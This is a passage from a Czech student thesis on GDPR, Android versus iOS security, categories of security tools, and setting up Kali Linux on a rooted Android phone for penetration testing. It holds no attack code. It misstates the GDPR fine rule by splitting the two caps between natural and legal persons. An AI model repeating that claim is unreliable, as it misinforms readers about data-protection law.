2) sami občané se podílí na ochraně údajů tím, že udělí nebo neudělí souhlas pro zpracování údajů, protože by mohly být použity protiprávně nebo by byly využívány pro jiný účel [19]

3.3 GDPR

GDPR je „*obecné nařízení o ochraně osobních údajů (angl. General Data Protection Regulation neboli GDPR) je nová revoluční legislativa EU, která výrazně zvyšuje ochranu osobních dat občanů.*“ [20]

Nařízení vstoupilo v platnost 25. května 2018. Nejdůležitějším úkolem GDPR je zvýšení ochrany osobních dat občanů v zemích Evropské unie. GDPR se vztahuje na právnické i fyzické osoby i jiné subjekty, které pracují s osobními údaji. Nezáleží na tom, jak je např. právnická osoba velká, a i pro živnostníka, který pracuje sám, jsou informace spojeny s GDPR relevantní, protože většinou pracuje s údaji klientů nebo obchodních partnerů. [21]

GDPR v České republice rozšířilo zákon č. 101/2000 Sb., o ochraně osobních údajů. Největším úkolem je zkvalitnit kontrolu při manipulací s osobními daty osob oproti předchozímu zákonu. Pro podniky to znamená potřebu zavést přísnější pravidla při zpracování osobních údajů. Zákazníkům poskytuje GDPR větší míru jistoty, protože konkrétně definuje ochranu soukromí. [21]

Dále zmíněné nařízení klade nároky ve smyslu finančních postihů. Zvyšuje se výše pokut při nedodržování právních nařízení až na 20 milionů EUR u fyzických osob a 4 procenta z ročního obratu u právnických osob. [21]

GDPR vzniklo především proto, že způsob zpracování údajů přestal odpovídat dnešní době. Nemění se způsob zpracování osobních údajů ani pojmy, které již byly dříve dané, jako

např. osobní údaj nebo zpracovatel. GDPR ale klade nárok především na společnosti, které pracují s velkým objemem zpracovávaných údajů, jako například banky nebo nemocnice. Navíc se obecným nařízením řídí i živnostníci a internetové obchody, které zpracovávají osobní údaje. Například pokud i malý internetový obchod ukládá údaje o zákazníkovi. [21]

Společnosti musí být díky GDPR otevřenější vůči zákazníkům při shromažďování informací. Musí uvádět například takové informace, kdy zákazník souhlasí s nějakými podmínkami, a zpracovatelé údajů musí uvést účel, pro jaký budou nashromážděná data využívána a jak s nimi bude nakládáno. Cílem GDPR je víceméně poskytnutí zákazníkům a klientům zvýšenou kontrolu nad jejich údaji a zvýšení důvěry v organizace, které o nich uchovávají osobní informace. [21]

Výhodou GDPR je, že subjekty v celé Evropské unii plní stejné povinnosti a úkoly spojené se shromažďováním osobních údajů. V tomto ohledu tak dochází k snadnější manipulaci s daty a snížením požadavků pro administraci. [21]

GDPR s sebou přináší i zvýšenou míru bezpečnosti v oblasti kybernetických hrozeb. Přijetím tohoto nařízení se ovlivnily některé standardy ochrany osobních údajů a bezpečnosti a navíc se organizace povzbudily k tomu, aby zapracovaly na kybernetické bezpečnosti. Je tak zvýšeno omezení možného poškození a narušení dat. Existuje totiž velké množství počítačových zločinců, kteří využívají chyby v softwarech a systémech, které mohou využít pro získání přístupu k aplikaci nebo ke komunikaci na síti. V dnešní době již podniky nemohou kybernetickou bezpečnost úplně ignorovat a je třeba ji věnovat zvýšenou pozornost. [22]

4 MOBILNÍ PLATFORMA

Platforma představuje základnu v podobě softwaru a hardwaru, na které běží a pracují programy, operační systémy nebo aplikace. Operační systém je software, který umožňuje uživateli provozovat aplikace na počítačovém nebo mobilním zařízení. Jedná se o první program, který je spuštěn při zapnutí zařízení. Aplikační programy využívají operační systém tak, že žádají o služby prostřednictvím rozhraní pro programování aplikací (API). Operační systém zahrnuje i uživatelské rozhraní, které slouží pro interakci s uživatelem, jako grafické prvky (ikony) nebo pracovní plochu a dále poskytuje služby pro aplikace. Například v multitaskingovém operačním systému, ve kterém může být spuštěno více programů najednou, operační systém určuje, které aplikace budou spuštěny a v jakém pořadí. Mimo jiné zajišťuje přidělování pamětí a sdílí ji mezi více aplikacemi. [23]

4.1 Platforma Android

V roce 2003 byla založena společnost Android Inc., která si dala za cíl vytvořit inteligentnější mobilní zařízení. O dva roky později byla koupena společností Google a psala se tak pro ni nová kapitola. Zakládající členové Android Inc. zůstali u vývoje, ale již pod novými vlastníky. Bylo rozhodnuto, že operační systém bude používat Linuxové jádro a bude dostupný jako open-source, což znamená, že jeho zdrojový kód je veřejně známý, je zdarma a na jeho rozvoji se může podílet kdokoli. Rok 2007 znamenal novou éru mobilních zařízení a na trh byl uveden první iPhone od společnosti Apple. V této době se tajně pracovalo na systému Android, který měl ambiciózní cíl stát se platformou používanou na tisíci různých modelech telefonů. První chytré mobilní zařízení s operačním systémem Android bylo oznámeno v roce 2008. Jednalo se o T-Mobile G1 od společnosti HTC s verzí Android 1.0. [24]

4.2 Platforma iOS

Společnost Apple vypustila první iPhone v roce 2007 se systémem iOS. Od té doby prošel několika velkými změnami a dnes představuje hlavního konkurenta pro operační systém Android. Sama společnost Google, která na Androidu pracovala ještě před tím, než byl iPhone uveden na trh, musela po jeho odhalení začít od začátku předělávat systém, protože by Android nebyl konkurenceschopný. Proto je první iPhone možná nejdůležitější mobilní zařízení v historii. Přinesl s sebou reálnou myšlenku, že telefon, fotoaparát a internet mohou být zabaleny v jednom zařízení, které se vejde do kapsy. Zároveň přišel jako první s obrovskou

inovací, a to zabudovanou klávesnicí v displeji. Platforma iOS nyní mimo jiné patří mezi nejlépe zabezpečené systémy. [25]

4.3 Srovnání platforem Android a iOS

Při srovnání operačního systému Android a iOS je vidět obrovské rozdělení počtu uživatelů. I když je v dnešní době na trhu přes 80 % zařízení, na kterých je nainstalován operační systém Android, nemusí to nutně znamenat, že Android je lepší volba. Jelikož se o iOS systém stará pouze jeden výrobce, má úplnou kontrolu nad těmito zařízeními, kterých je méně, a tudíž budou i lépe podporována a otestována. Výsledkem je i mnohem menší fragmentace oproti systému Android. [26]

4.3.1 Uživatelské prostředí

Změna a úprava uživatelského prostředí vždy byla silnější stránkou u Androidu. Zde si uživatel může měnit design podle svého uvážení za pomocí různých widgetů nebo může například použít i tzv. launchery, které mění kompletní design a přidávají široké množství nastavení. Naproti tomu v systému iOS je limitována podpora pro widgety a není zde moc možností pro změnu grafického designu, ale za to je přívětivý a estetický. [26]

4.3.2 Bezpečnost

Díky fragmentaci u systému Android je bezpečnost obrovský problém. Znamená to, že na některých zařízeních běží i několik let starý systém, který se tak stává cílem pro útoky hackerů. Od verze 6.0 Marshmallow se sice bezpečnost posunula k lepšímu tím, že uživatel nyní může odepřít aplikacím přístup k některým funkcím, např. zakázání sběru informací o poloze. Stále ale platí, že každý výrobce využívající systém Android aktualizuje zařízení podle svého uvážení a vzniká tak obrovské množství různých verzí. [26]

Někteří výrobci se navíc rozhodují tak, že po vypuštění jejich verze systému ji již nemají zájem dále podporovat nebo ji podporují jen krátce, aby tak zvýšili zájem o jejich zařízení s novějšími systémy. Na druhé straně pro systém iOS je bezpečnost priorita a sama společnost Apple neshromažďuje citlivá data o svých uživatelích. Jelikož je systém nainstalován pouze na několika různých modelech, je nad ním větší kontrola a jsou pro něj vydávaný bezpečnostní aktualizace častěji. Proto je iOS mnohem bezpečnější platformou. [26]

4.3.3 Soukromí

U systému iOS je velké množství dat uloženo bezpečně v zašifrované podobě v zařízení. Informace, které se odesílají společnosti Apple, jsou pouze anonymní a nejsou využívána pro cílenou reklamu. Na druhé straně systém Android sbírá určité typy dat, o kterých ani uživatel neví, že jsou odesílána zpět. Podle Google je údajné získávání informací pouze pro účely zlepšení služeb. Je ale zřejmé, že u majitelů zařízení se systémem iOS je soukromí priorita. [26]

4.3.4 Výkon

Optimalizace mluví ve prospěch zařízení s iOS. I když mají mnohdy ne tak výkonný hardware jako zařízení konkurence, jsou pečlivě otestována a systém na nich běží hladce. Nebývalo tedy výjimkou, že i několik let staré zařízení dokázaly a stále dokáží předčit mnohem novější zařízení s Androidem. Dnes ale čínští výrobci používající systém Android, dokáží nabídnout mobilní zařízení, které je schopno konkurovat i za poloviční cenu. [26]


4.3.5 Fragmentace

Fragmentace v oblasti operačních systému znamená, že někteří uživatelé používají starší verze operačního systému, zatímco ostatní uživatelé již přešli na novější verze. Často je fragmentace právě spojována s Androidem, protože u něj představuje obrovský problém. K rozdílům dochází proto, že Android je open-source a to znamená, že ho výrobci využívají dle svého uvážení a jsou také zodpovědní za vydávání aktualizací do té míry, jak uznají sami za vhodné. [27]

Vlastní úpravy systému jsou hlavním důvodem fragmentace, protože udržovat verzi systému pro každý telefon je velmi náročné ve srovnání s tím, kdy by na všech zařízení běžel jen jeden operační systém. Výrobci chtějí svá zařízení odlišit od konkurence a každý výrobce vydá aktualizaci až poté, co si ji upraví k obrazu svému. Například, když společnost Samsung představila mobilní telefon, který využíval otisk prstu. Tato funkce nebývala v základní verzi Androidu podporovaná, a proto ji musel Samsung sám implementovat do systému. Výsledkem tak je, že počet různých zařízení se systémem Android byl v roce 2015 okolo 24 000 a je samozřejmé, že se od té doby číslo rapidně zvýšilo. [27]

4.3.5.1 Důsledky fragmentace u zařízení:

- Některé aplikace se mohou na různých zařízeních chovat jinak a i přes velké množství testování není možné zaručit, že na všech zařízeních budou běžet stejně.
- Pro vývojáře je to velmi složitá záležitost, protože musí mít aplikaci otestovanou na co možná nejvíce různých zařízeních.
- Problém je bezpečnost na starších verzích systému, protože pro ně skončila podpora a tudíž pro ni nejsou vydávány aktualizace a bezpečnostní záplaty.
- Vývoj je díky fragmentaci časově náročný a nákladný. [27]



Obrázek 2: Fragmentace obou platforem (upraveno) [28]

Na srovnávacím obrázku výše je vidět, že u iOS platformy fragmentace nepředstavuje tak obrovský problém jako u Android. Mimo jiné je zřetelné, že okolo 10 % uživatelů stále používá přístroje s verzí 4.4 a starší, u kterých bezpečnost nebyla vůbec na vysoké úrovni a na zhruba celkem 30 % zařízení je stále nainstalován systém Android 5.0 a nižší verze, což představuje obrovský podíl celkového počtu zařízení. [27]

Tabulka 1: Srovnání platforem Android a iOS v bodech (vlastní) [26][27]

	Android	iOS
Uživatelské prostředí	+ Silnější stránka Androidu + Instalace launcherů, widgetů + Větší volnost při změně vzhledu	- Méně volby výběru designu - Většinou pevně daný design + Důraz na jednoduchý a přívětivý design
Bezpečnost	- Problém s pozdním zapracováním bezpečnostních updatů - Nutnost udržovat velký počet různých verzí systému - Mnoho uživatelů Androidu používajících zastaralé verze	+ Jednoznačně silnější stránka iOS platformy + Častější uvolňování bezpečnostních záplat a aktualizací
Soukromí	- Velké množství shromažďovaných informací o uživateli - Získané informace jsou použity pro cílenou reklamu + Od verze 5.0 možnost zašifrování celého telefonu	+ Vysoká úroveň soukromí + Uchovávání pouze anonymních informací + Bezpečnostní enkláva ukládající data odděleně od operačního systému
Výkon a výbava	+ Některé high-end telefony mohou nabídnout stejný výkon za poloviční cenu oproti iOS + Větší počet nabízených možností výbavy jako NFC, použití dvou SIM karet nebo výměny baterie	+ Výborně optimalizované i přes mnohdy slabší hardware - Absence slotu pro paměťovou kartu a zrušení 3,5 mm jack portu - Nelze vyměnit baterii
Fragmentace	- Obrovský problém u Android zařízení - Každý výrobce zodpovídá za vydání aktualizací podle svého uvážení - Velký počet různých verzí - Bezpečnost na starších systémech - Nutnost testování velkého počtu zařízení	+ Jeden výrobce starající se pouze o několik verzí systému + Jednodušší kontrola nad aktualizacemi a bezpečnostními záplatami + Nízká fragmentace dovoluje věnovat více času optimalizaci + Vývoj není tak časově náročný a nákladný

II. PRAKTICKÁ ČÁST

5 KLASIFIKACE NÁSTROJŮ PRO ŘÍZENÍ BEZPEČNOSTI

Klasifikace a kategorizace nástrojů pro řízení bezpečnosti byla vytvořena záměrně v praktické části, jelikož dosud neexistuje žádné obecné rozdělení těchto nástrojů a technik.

1. Firewall
2. Antivirus a Anti-Malware software
3. Anti-Spam
4. Technologie pro monitoring, prevenci a detekci
    a. Intrusion Detection Systems
    b. Intrusion Prevention Systems
    c. Security Information and Event Management
5. Virtual Private Network
6. Penetrační testy
    a. Interní penetrační test a externí penetrační test
    b. Penetrační test webových aplikací
    c. Penetrační test sociálního inženýrství

5.1 Firewall

Firewall zůstává stále jedním z nejdůležitějších prvků při blokování neautorizovaného přístupu do systému. Má za úkol monitorovat síťový pohyb a také pokusy o připojení do systému, které buď odepře, nebo povolí. První generace firewallů měla za úkol srovnávat informace paketů, jako jsou cíl, porty a protokoly se seznamem pravidel. Druhá generace přinesla technologickou novinku v podobě stavové kontroly paketů, která rozeznávala, jestli je paket začátkem komunikace, součást dosavadního spojení nebo v komunikaci vůbec nefiguruje. Třetí generace přišla s možnosti filtrování informací v celém modelu OSI. Znamenalo to, že firewall dokázal objevit případné hrozby, které se snažily obejít ochranu využitím např. povolených portů. Nejnovější firewally v sobě zahrnují webové aplikační firewally a zároveň umožňují hlubší kontrolu. Firewally se dále mohou dělit na hardwarové a softwarové. [29]

Hardwarové firewally jsou umístěny ve většině síťových směrovačů a jejich konfigurace může být měněna pomocí nich. Představují první ochranu při příchozí komunikaci. [30]

Softwarové firewally jsou navrženy pro ochranu počítače zablokováním určitých typů programů před odesláním nebo přijetím do sítě. Příkladem je brána firewall ve Windows. [30]

5.2 Antivirus a Anti-Malware software

Antivirus je program navržený pro ochranu počítače před škodlivým kódem, jako jsou viry, keyloggery, spyware, červi apod. Slouží především pro detekci, kontrolu a odstranění škodlivého malware ze zařízení. Automatické skenování dovoluje vyhledávat škodlivý software a kontrolovat průběžně celý počítač nebo mobilní telefon. Při ručním skenování si uživatel nastaví, která část se má kontrolovat a jestli má být provedeno hluboké skenování, což zaručí kontrolování jednotlivých souborů. Antivirový software obsahuje databází nejnovějšího malware, s kterou výsledky skenování systému porovnává. Tato databáze musí být průběžně aktualizovaná, protože škodlivý software je vyvíjen každý den a musí tak být zaručeno, že bude včas objeven antivirovým programem. [31]

5.3 Anti-Spam software

Anti-Spam má za úkol blokovat nevyžádanou poštu (spam) prostřednictvím emailu. Spamy blokuje na základě několika kritérii, jako např. text v předmětu, emailová adresa odesílatele nebo typ přílohy. Důvodem nevyžádané pošty je umístění uživatelovy emailové adresy na internetu nebo používání adresy na veřejných místech, např. v diskuzích. [32]

5.4 Technologie pro monitoring, prevenci a detekci

Technologie jako např. Intrusion Detection Systems a Intrusion Prevention Systems představují procesy monitorování a detekování sítí a počítačů. Jejich hlavní úkol spočívá v hlídání událostí, které by mohly představovat pokus o proniknutí do systému a následné zaznamenání této neobvyklé aktivity. Na základě těchto zaznamenaných dat je možné později vyhodnotit míru nebezpečí. [33]

5.4.1 Intrusion Detection Systems

Intrusion Detection Systems (IDS) pasivně monitorují síťový provoz a zkoumají podezřelou činnost. Oproti firewallům jsou navržené tak, aby jen kontrolovaly vstupy do sítě, a nemají za úkol zabránit přístupu. IDS obsahuje databází již proběhlých typů útoků a s tou poté porovnává síťový provoz, např. jednotlivé pakety a detekuje tak možnou hrozbu podobně jako antivirový program detekuje viry s pomocí své databáze. [33]

5.4.2 Intrusion Prevention Systems

Intrusion Prevention Systems (IPS) slouží jako prevence a ochrana proti hrozbám v síti podobná firewallu. Pokročilé technologie IPS umožňují komplexní ochranu od operačního systému až po síť. Podle vzniklého rizika dokáže blokovat uživatele, upozornit administrátora nebo i odpojit server ze sítě. Moderní IPS si dokáží poradit i s DoS útoky nebo s útoky hrubou silou na hesla a zároveň si vedou databázi o tom, jak se chová síťový provoz. [33]

5.4.3 Security Information and Event Management

Security Information and Event Management (SIEM) má za úkol identifikaci hrozeb, analýzu a uchovávání informací spojených s monitorováním událostí a vytváření záznamů a logů pro bezpečnostní účely. SIEM také pracuje s daty získanými od firewallu, IPS nebo IDS a po vyhodnocení získaných informací upozorňuje na potenciální incidenty. [30]

5.5 Virtual Private Network

Virtuální privátní síť dovoluje vytvořit zabezpečené spojení do jiné sítě v internetu. Využívá se například pro vzdálený přístup do firemní sítě, pro anonymitu síťové komunikace na veřejné Wi-Fi, ke skrytí opravdové polohy nebo při stahování nelegálních torrentů. VPN funguje tak, že data jsou zašifrována na odesílajícím počítači a poté poslána tunelem na VPN server, kde jsou opět rozšifrována a odeslána cílovému serveru. [34]

5.6 Penetrační testy

Penetrační testy simulují reálné kybernetické útoky na systémy a ověřují úroveň jejich bezpečnosti. Účelem těchto testů je zjistit slabá místa, kterých mohou útočníci využít k napadení a jejich následná oprava předtím, než by k útoku reálně došlo. Existuje několik typů penetračních testů podle toho, kde se vykonávají nebo jaký je jejich cíl. [35]

5.6.1 Interní a externí penetrační test

Interní penetrační testy jsou navržené tak, aby napodobily útočníka s fyzickým přístupem do sítě organizace. Zároveň se zkoumá potenciální nebezpečí zaměstnanců nebo dodavatelů, kteří by mohli narušit zabezpečení díky jejich přístupu do vnitřní sítě. [35] [36]

Pro simulaci útoků z internetu na vnitřní síť organizace se používají externí penetrační testy, které představují napadení anonymním útočníkem s cílem využití slabin a zranitelnosti v systému. [35] [36]

5.6.2 Penetrační test webových aplikací

Penetrační test webových aplikací zjišťuje bezpečnostní nedostatky a díry ve webových aplikacích, kterých v dnešní době stále více přibývá. Testy zahrnují typické útoky jako SQL Injection, Cross Site Scripting nebo prolomení hesel a objevují tak chyby v návrhu a naprogramování aplikace. [35]

5.6.3 Penetrační test sociálního inženýrství

Penetrační testy sociálního inženýrství jsou cíleny na zaměstnance organizací, kteří představují velký bezpečnostní problém. Útoky využívají typickou psychologickou taktiku a neznalost lidí s cílem získat citlivé údaje nebo udělení přístupu do sítě. Patří zde například phishingový test, klamný telefonický test nebo test přenositelných médií (baiting). [35] [36]

6 VYUŽITÍ NÁSTROJE PRO KYBERNETICKOU BEZPEČNOST

V rámci praktické části je použita linuxová distribuce Kali Linux obsahující několik nástrojů, které slouží penetračnímu testování a vyhledávání bezpečnostních chyb v různých aplikacích nebo zařízeních.


6.1 Příprava mobilního zařízení a instalace nástrojů

Pro penetrační testování byl použit mobilní telefon značky Sony Xperia SP disponující systémem Android verze 4.3 s nejvyššími uživatelskými právy. V některých případech byl vytvořen virtuální počítač se stejnou verzí penetračního nástroje jako na mobilním telefonu, který sloužil pro pořizování snímků na počítači nebo měl za úkol reprezentovat reálného uživatele.

6.1.1 Root – nejvyšší uživatelská práva

Nejprve bylo nutné provést root neboli získat práva superuživatele, s pomocí kterých je možné měnit systémové soubory. Oprávnění superuživatele dovoluje instalovat jakékoliv aplikace, a naopak odinstalovat aplikace, které běžný uživatel smazat nemůže. Je třeba zmínit, že použité zařízení Sony bylo použito pouze pro testování a v běžném mobilním telefonu se root nedoporučuje, jelikož je zařízení mnohem nebezpečnější z důvodu poskytnutých nejvyšších oprávnění, což útočníkům umožňuje naprostou kontrolu nad systémem. [37]


Root byl proveden na základě instalace aplikace TowelRoot a po následném restartování telefonu se již mohly využívat práva superuživatele. Pro ověření, zdali je root telefonu funkční a provedený správně, je možné stáhnout z Google Play aplikaci Root Checker. [37]



Obrázek 3: Kontrola uživatelských práv


6.1.2 Instalace aplikací

Nejdůležitější nainstalovanou aplikací byla Linux Deploy sloužící k vytvoření Linuxového systému v mobilním telefonu. Jako distribuce systému byl zvolen Kali Linux, který v sobě zahrnuje nástroje pro penetrační testy. [38]



Obrázek 4: Start aplikace Linux Deploy

Mimo jiné je třeba aplikaci povolit přístup k nejvyšším uživatelským právům pomocí softwaru Super SU dostupného ke stažení z Google Play, stejně jako ostatní aplikace použité pří instalaci. Linux Deploy dále umožňuje vytvořit Virtual Network Computing (VNC) server, na který je možné se vzdáleně připojit pomocí aplikace androidVNC. Tento VNC klient slouží k připojení vytvořené Kali Linux distribuce. Aby bylo možné navázat spojení, je nutné použít v klientovi předem určené uživatelské jméno „android“ a heslo „changeme“. [38]



Obrázek 5: Kali Linux distribuce s penetračními nástroji


6.2 Kali Linux

Kali Linux je založený na Debian Linuxové distribuci a je určen k různým druhům penetračních testů. V roce 2013 byl uveřejněn a od té doby se stal velice populárním operačním systémem pro testování. Výhodou Kali Linuxu je, že je úplně zdarma a obsahuje obrovské množství penetračních nástrojů k prověření nejrůznějších aplikací, sítí a hardware. Těchto nástrojů je více než 600 a jsou rozděleny do kategorií podle využití od počátečního skenování zranitelných míst až po konečné reporty a výsledky průběhu penetračního testování. Mimo jiné jsou v Kali Linuxu obsažené programy pro prolomení nebo obnovení hesla, odposlouchávání komunikace na bezdrátových sítích nebo skenování webových aplikací a webových serverů. Některé nástroje jsou poté v praktické části použity k simulování útoků. [39]

6.2.1 Konzole – command line

Většina penetračních testů je prováděná pomocí konzole neboli command line, což je obdoba příkazového řádku v operačním systému Windows. Pomocí této konzole se zadávají příkazy, které jsou poté vykonány. Některé penetrační nástroje v Kali Linuxu existují v podobě běžného programu s grafickými prvky a nepředstavují tedy pouhé zadávání příkazů a jejich spouštění. [39]

Všechny příkazy a jejich význam budou postupně v práci představeny a popsány podrobněji.




Obrázek 6: Konzole s ukázkou některých základních příkazů

6.3 Sběr informací o síti

Sběr informací o sítích představoval úvodní činnost pro vykonání útoku nebo penetračního testu. Pro tyto účely byla využita volně dostupná aplikace jménem Wi-Fi Analyzer, která slouží ke sběru informací a přehledu okolních sítí. Tato aplikace umožňovala zjistit dostupné sítě v okolí používaného zařízení, jejich sílu signálu, na jakém kanálu pracují, hodnocení jednotlivých kanálů, stabilitu připojení a typ zabezpečení bezdrátově sítě. Důležitou využitou vlastností této aplikace bylo zobrazení veškerých zařízení, která jsou na danou síť připojená, což představovalo cenou informaci pro vykonání útoku. Čím větší množství informací bylo možné o cílové síti nashromáždit, tím lépe.

